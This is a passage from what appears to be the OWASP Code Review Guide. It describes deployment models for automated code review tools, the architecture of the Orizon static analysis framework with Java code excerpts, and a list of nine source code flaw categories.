This can be done by providing developers with a controlled set of rules which the developer can compare their code to. Automated tools provide this functionality, and also help reduce the overhead from a time perspective. A developer can check his/her code using a tool without much initial knowledge of the security concerns pertaining to their task at hand. Also, running a tool to assess the code is a fairly painless task once the developer becomes familiar with the tool(s).

TOOL DEPLOYMENT MODEL

Deploying code review tools to developers helps the throughput of a code review team by helping to identify and hopefully remove most of the common and simple coding mistakes prior to a security consultant viewing the code.
This methodology improves developer knowledge and also the security consultant can spend time looking for more abstract vulnerabilities.

Developer adoption model

- Deploy automated tools to developers.
- Control tool rule base.
- Security review results and probe a little further.

Testing Department model

- Test department include automated review in functional test.
- Security review results and probe a little further.
- Tool rule base is controlled by the security department and complies with internal secure application development policies.

Application security group model

- All code goes through application security group.
- Group uses manual and automated solutions.

THE OWASP ORIZON FRAMEWORK

Introduction

A lot of open source projects exist in the wild, performing static code review analysis. This is good, it means that source code testing for security issues is becoming a constraint.

Such tools bring a lot of valuable points:

- community support
- source code freely available to anyone
- costs

On the other side, these tools don't share the most valuable point among them: the security knowledge. All these tools have their own security library, containing a lot of checks, without sharing such knowledge.


In 2006, the Owasp Orizon project wass born to provide a common underlying layer to all opensource projects concerning static analysis.

Orizon project includes:

- a set of APIs that developers can use to build their own security tool performing static analysis
- a security library with checks to apply to source code
- a tool, Milk, which is able to static analyze a source code using Orizon Framework.

THE OWASP ORIZON ARCHITECTURE

In the following picture, the Owasp Orizon version 1.0 architecture is shown. As you may see, the framework is organized in engines that perform tasks over the source code and a block of tools that are deployed out of the box in order to use the APIs in a real world static analysis.



With all such elements, a developer can be scared to use the framework; that's why a special entity called SkyLine was created. Before going further into SkyLine analysis, it's very important to understand all the elements Orizon is made of.

YOUR PERSONAL BUTLER: THE SKYLINE CLASS

Named **core** in the architectural picture, the SkyLine object is one of the most valuable services in Orizon version 1.0.

The idea behind SkyLine is simple: as the Orizon architecture becomes wider, regular developers may be scared about understanding a lot of APIs in order to build their security tool, so we can help them providing "per service" support.

Using SkyLine object, developers can request services from the Orizon framework waiting for their accomplishment.

The main SkyLine input is:

public boolean launch(String service)

Passing the requested service as string parameter, the calling program will receive a boolean true return value if the service can be accomplished or a false value otherwise.

The service name is compared to the ones understood by the framework:

```
private int goodService(String service) {

 int ret = -1;

 if (service.equalsIgnoreCase("init"))

    ret = Cons.OC_SERVICE_INIT_FRAMEWORK;

 if (service.equalsIgnoreCase("translate"))

    ret = Cons.OC_SERVICE_INIT_TRANSLATE;

 if (service.equalsIgnoreCase("static_analysis"))

    ret = Cons.OC_SERVICE_STATIC_ANALYSIS;

 if (service.equalsIgnoreCase("score"))

    ret = Cons.OC_SERVICE_SCORE;

 return ret;

}
```

The secondary feature introduced in this first major framework release is the support for command line option given to the user.

If the calling program passes command line option to Orizon framework using SkyLine, the framework will be tuned accordingly to the given values.

This example will explain better:

```
public static void main(String[] args) {

  String fileName = "";

  OldRecipe r;

  DefaultLibrary dl;

  SkyLine skyLine = new SkyLine(args);
```

That's all folks! Internally, the SkyLine constructor, when it creates a code review session, uses the values it was able to understand from command line.

The command line format must follow this convention

-o orizon_key=value

or the long format

--orizon orizon_key=value

And these are the keys that the framework cares about:

- "input-name"
- "input-kind"
- "working-dir"
- "lang"
- "recurse"
- "output-format"
- "scan-type";

The org.owasp.orizon.Cons class contains a detailed section about these keys with some comments and with their default value.

The only side effect is that the calling program can use -o flag for its purpose.

SkyLine is contained in the ***org.owasp.orizon package***.

GIVE ME SOMETHING TO REMIND: THE SESSION CLASS

Another big feature introduced in Owasp Orizon version 1.0 is the code review session concept. One of the missing features in earlier versions was the capability to track the state of the code review process.

A Session class instance contains all the properties specified using SkyLine and it is their owner giving access to properties upon request. It contains a SessionInfo array containing information about each file being reviewed.

Ideally, a user tool will never call Session directly, but it must use SkyLine as interface. Of course anyone is free to override this suggestion.

Looking at the launch() method code, inside the SkyLine class, you can look how session instance is prompted to execute services.

```
public boolean launch(String service) {
  int code, stats;
  boolean ret = false;


  if ( (code = goodService(service)) == -1)
    return log.error("unknown service: " + service);
  switch (code) {
     // init service
     case Cons.OC_SERVICE_INIT_FRAMEWORK:
         ret = session.init();
         break;
     // translation service
     case Cons.OC_SERVICE_INIT_TRANSLATE:
         stats = session.collectStats();
         if (stats > 0) {
           log.warning(stats + " files failed in collecting statistics.");
           ret = false;
         } else
           ret = true;
         break;
     // static analysis service
     case Cons.OC_SERVICE_STATIC_ANALYSIS:
         ret = session.staticReview();
         break;
     // score service
     case Cons.OC_SERVICE_SCORE:
         break;
     default:
         return log.error("unknown service: " + service);
     }
     return ret;
}
```

Internally, the Session instance will ask each SessionInfo object to execute services. Let us consider the Session class method that executes the static analysis service.

```
/**
 * Starts a static analysis over the files being reviewed
 *
 * @return true if static analysis can be performed or false
 *         if one or more files fail being analyzed.
 */
public boolean staticReview() {
  boolean ret = true;
  if (!active)
    return log.error("can't perform a static analysis over an inactive session.");
  for (int i = 0; i < sessions.length; i++) {
     if (! sessions[i].staticReview())
       ret = false;
  }
  return ret;
}
```

Where sessions variable is declared as:

private SessionInfo[] sessions;

As you may see, the Session object delegates service accomplishment to SessionInfo once collecting the final results.

In fact, SessionInfo objects are the ones talking with Orizon internals performing the real work.

The following method is stolen from org.owasp.orizon.SessionInfo class.

```
/**
 * Perform a static analysis over the given file
 *
 * A full static analysis is a mix from:
 *
 *  * local analysis (control flow)
 *  * global analysis (call graph)
 *  * taint propagation
 *  * statistics
 *
 *
 * @return true if the file being reviewed doesn't violate any
 *        security check, false otherwise.
 */
 public boolean staticReview() {
   boolean ret = false;
   s = new Source(getStatFileName());
   ret = s.analyzeStats();
   ...
   return ret;
}
```

THE TRANSLATION FACTORY

One of the Owasp Orizon goals is to be independent from the source language being analyzed. This means that Owasp Orizon will support:

- Java
- C, C++
- C#
- perl
- ...

Such support is granted using an intermediate file format to describe the source code and used to apply the security checks. Such format is XML language.

A source code, before static analysis is started, is translated into XML. Starting from version 1.0, each source code is translated in 4 XML files:

- an XML file containing statistical information
- an XML file containing variables tracking information
- an XML file containing program control flow (local analysis)
- an XML file containing call graph (global analysis)

At the time this document is written (Owasp Orizon v1.0pre1, September 2008), only the Java programming language is supported, however other programming language will follow soon.

Translation phase is requested from org.owasp.orizon.SessionInfo.inspect() method. Depending on the source file language, the appropriate Translator is called and the scan() method is called.

```
/**
 * Inspects the source code, building AST trees
 * @return
 */
```

```
public boolean inspect() {
  boolean ret = false;
  switch (language) {
    case Cons.O_JAVA:
       t = new JavaTranslator();
       if (!t.scan(getInFileName()))
         return log.error("can't scan " + getInFileName() + ".");
         ret = true;
    break;
    default:
       log.error("can't inspect language: " + Cons.name(language));
    break;
  }
  return ret;
}
```

Scan method is an abstract method defined in org.owasp.orizon.translator.DefaultTranslator class and declared as the following:

```
public abstract boolean scan(String in);
```

Every class implementing DefaultTranslator must implement how to scan the source file and build ASTs in this method.

Aside from scan() method, there are four abstract method needful to create XML input files.

```
public abstract boolean statService(String in, String out);
public abstract boolean callGraphService(String in, String out);
public abstract boolean dataFlowService(String in, String out);
public abstract boolean controlFlowService(String in, String out);
```

All these methods are called in the translator() method, the one implemented directly from DefaultTranslator class.

```
public final boolean translate(String in, String out, int service) {
  if (!isGoodService(service))
    return false;
  if (!scanned)
```

```
     if (!scan(in))
        return log.error(in+ ": scan has been failed");
   switch (service) {
    case Cons.OC_TRANSLATOR_STAT:
        return statService(in, out);
    case Cons.OC_TRANSLATOR_CF:
        return controlFlowService(in, out);
    case Cons.OC_TRANSLATOR_CG:
        return callGraphService(in, out);
    case Cons.OC_TRANSLATOR_DF:
        return dataFlowService(in, out);
    default:
        return log.error("unknown service code");
   }
 }
```

So, when a language specific translator is prompted for translate() method, this recalls the language specific service methods.

Every translator contains as private field, a language specific scanner containing ASTs to be used in input file generation.

Consider org.owasp.orizon.translator.java.JavaTranslator class, it is declared as follows:

```
public class JavaTranslator extends DefaultTranslator {
  static SourcePositions positions;
  private JavaScanner j;
  ...
```

JavaScanner is a class from org.owasp.orizon.translator.java package and it uses Sun JDK 6 Compiler API to scan a Java file creating in memory ASTs. Trees are created in scan() method, implemented for Java source language as follow:

```
public final boolean scan(String in) {
   boolean ret = false;
   String[] parms = { in };
   Trees trees;
```

```
  JavaCompiler compiler = ToolProvider.getSystemJavaCompiler();
  if (compiler == null)
    return log.error("I can't find a suitable JAVA compiler. Is a JDK installed?");
  DiagnosticCollector<JavaFileObject> diagnostics = new DiagnosticCollector<JavaFileObject>();
  StandardJavaFileManager fileManager = compiler.getStandardFileManager(diagnostics, null, null);
  Iterable<? extends JavaFileObject> fileObjects = fileManager.getJavaFileObjects(parms);
  JavacTask task = (com.sun.source.util.JavacTask) compiler.getTask(null,fileManager, diagnostics, null, null, fileObjects);
try {
     trees = Trees.instance(task);
     positions = trees.getSourcePositions();
     Iterable<? extends CompilationUnitTree> asts = task.parse();
     for (CompilationUnitTree ast : asts) {
        j = new JavaScanner(positions, ast);
        j.scan(ast, null);
     }
     scanned = true;
     return true;
  } catch (IOException e) {
     return log.fatal("an exception occured while translate " + in + ": " +e.getLocalizedMessage());
  }
}
```

STATISTICAL GATHERING

To implement statistic information gathering, DefaultTranslator abstract method statService() must be implemented. In the following example, the method is the JavaTranslator's. Statistics information is stored in the JavaScanner object itself and retrieved by getStats() method.

```
public final boolean statService(String in, String out) {
  boolean ret = false;


  if (!scanned)
    return log.error(in + ": call scan() before asking translation...");
  log.debug(". Entering statService(): collecting stats for: " + in);
  try {
     createXmlFile(out);
     xmlInit();
     xml("<source name=\"" + in+"\" >");
     xml(j.getStats());
     xml("</source>");
     xmlEnd();
  } catch (FileNotFoundException e) {
  } catch (UnsupportedEncodingException e) {
  } catch (IOException e) {
     ret = log.error("an exception occured: " + e.getMessage());
  }
  ret = true;
  log.debug("stats written into: " + out);
  log.debug(". Leaving statService()");
  return ret;
}
```

THE OWASP CODE REVIEW TOP 9

Preface

In this section, we will try to organize the most critical security flaws you can find during a code review in order to have a finite set of categories to evaluate the whole code review process.

THE 9 FLAW CATEGORIES

In terms of source code security, source code vulnerabilities can be managed in a million ways.

Source code vulnerabilities must reflect Owasp Top 10 recommendations. Applications are made of source code , so, in some way, source code flaws can be re conducted to flaws in application.

The following family of categories are included as a default library in Owasp Orizon Project v1.0 that was released in October 2008.

THE NINE SOURCE CODE FLAW CATEGORIES

1. Input validation
2. Source code design
3. Information leakage and improper error handling
4. Direct object reference
5. Resource usage
6. API usage
7. Best practices violation
8. Weak Session Management
9. Using HTTP GET query strings

As you can see 3 categories out of 9 are equivalent to the corresponding Owasp Top 10.

Let's go more in detail, going deeper in describing the source code flaw categories.

INPUT VALIDATION

This flaw category is the source code counterpart of the Owasp Top 10 A1 category.

This category contains the follow security flaw families:

Input validation

- Cross site scripting
- SQL Injection
- XPATH Injection
- LDAP Injection
- Cross site request forgery
- Buffer overflow
- Format bug

SOURCE CODE DESIGN

Security in source code starts from design, and from the choices made before starting coding using the editor you like most.

In the source code design flaw categories, you can find security check families tied to scope and source code organization.

Source code design

- Insecure field scope
- Insecure method scope
- Insecure class modifiers
- Unused external references
- Redundant code

INFORMATION LEAKAGE AND IMPROPER ERROR HANDLING

This category meets the correspondent Owasp Top 10 one. It contains security check families about how source code manage errors, exception, logging and sensitive information.

The following families are present:

Information leakage and improper error handling

- Unhandled exception
- Routine return value usage
- NULL Pointer dereference
- Insecure logging

DIRECT OBJECT REFERENCE

This category is the same as the one stated in the Owasp Top 10 project. It refers to the attacker's capability to interact with application internals supplying an ad hoc crafted parameter.

The families contained in this category are:

Direct object reference

- Direct reference to database data
- Direct reference to filesystem
- Direct reference to memory

RESOURCE USAGE

This category is related to all the unsafe ways a source code can request operating system managed resources. Most of the vulnerability families contained here, if exploited, will result in a some kind of denial of service.

Resources can be:

- filesystem objects
- memory
- CPU
- network bandwidth

The families included are:

Resource usage

- Insecure file creation

- Insecure file modifying
- Insecure file deletion
- Race conditions
- Memory leak
- Unsafe process creation

API USAGE

This section is about APIs provided by the system or by the framework in use that can be used in a malicious way. In this category you can find:

- insecure database calls
- insecure random number creation
- improper memory management calls
- insecure HTTP session handling
- insecure strings manipulation

BEST PRACTICES VIOLATION

This category is about all miscellaneous security violations that don't fit in the previous categories. Most, but not all, of these contain warning-only source code best practices.

This category includes:

- insecure memory pointer usage
- NULL pointer dereference
- pointer arithmetic
- variable aliasing
- unsafe variable initialization
- missing comments and source code documentation

WEAK SESSION MANAGEMENT

- Not invalidating session upon an error occurring
- Not checking for valid sessions upon HTTP request
- Not issuing a new session upon successful authentication
- Passing cookies over non SSL connections (no secure flag)

USING HTTP GET QUERY STRINGS

Payload data is logged if contained in query strings. This information can be logged in all nodes between client/browser and server. Passing sensitive information using a query string and HTTP GET is a mortal sin. SSL does not even protect you here.

- Passing sensitive data over URL /querystring

GUIDE REFERENCES

1. Brian Chess and Gary McGraw. "Static Analysis for Security," *IEEE Security & Privacy* 2(6), 2004, pp. 76-79.
2. M. E. Fagan. "Design and Code Inspections to Reduce Errors in Program Development," *IBM Systems J.* 15(3), 1976, pp. 182-211.
3. Tom Gilb and Dorothy Graham. *Software Inspection*. Addison-Wesley, Wokingham, England, 1993.
4. Michael Howard and David LeBlanc. *Writing Secure Code, 2nd edition*. Microsoft Press, Redmond, WA, 2003.
5. Gary McGraw. *Software Security*. Addison-Wesley, Boston, MA, 2006.
6. Diomidis Spinellis. *Code Reading: The Open Source Perspective*. Addison-Wesley, Boston, MA, 2003.
7. John Viega and Gary McGraw. *Building Secure Software: How to Avoid Security Problems the Right Way.* Addison-Wesley, Boston, MA, 2001.
8. Karl E. Wiegers. *Peer Reviews in Software*. Addison-Wesley, Boston, MA, 2002.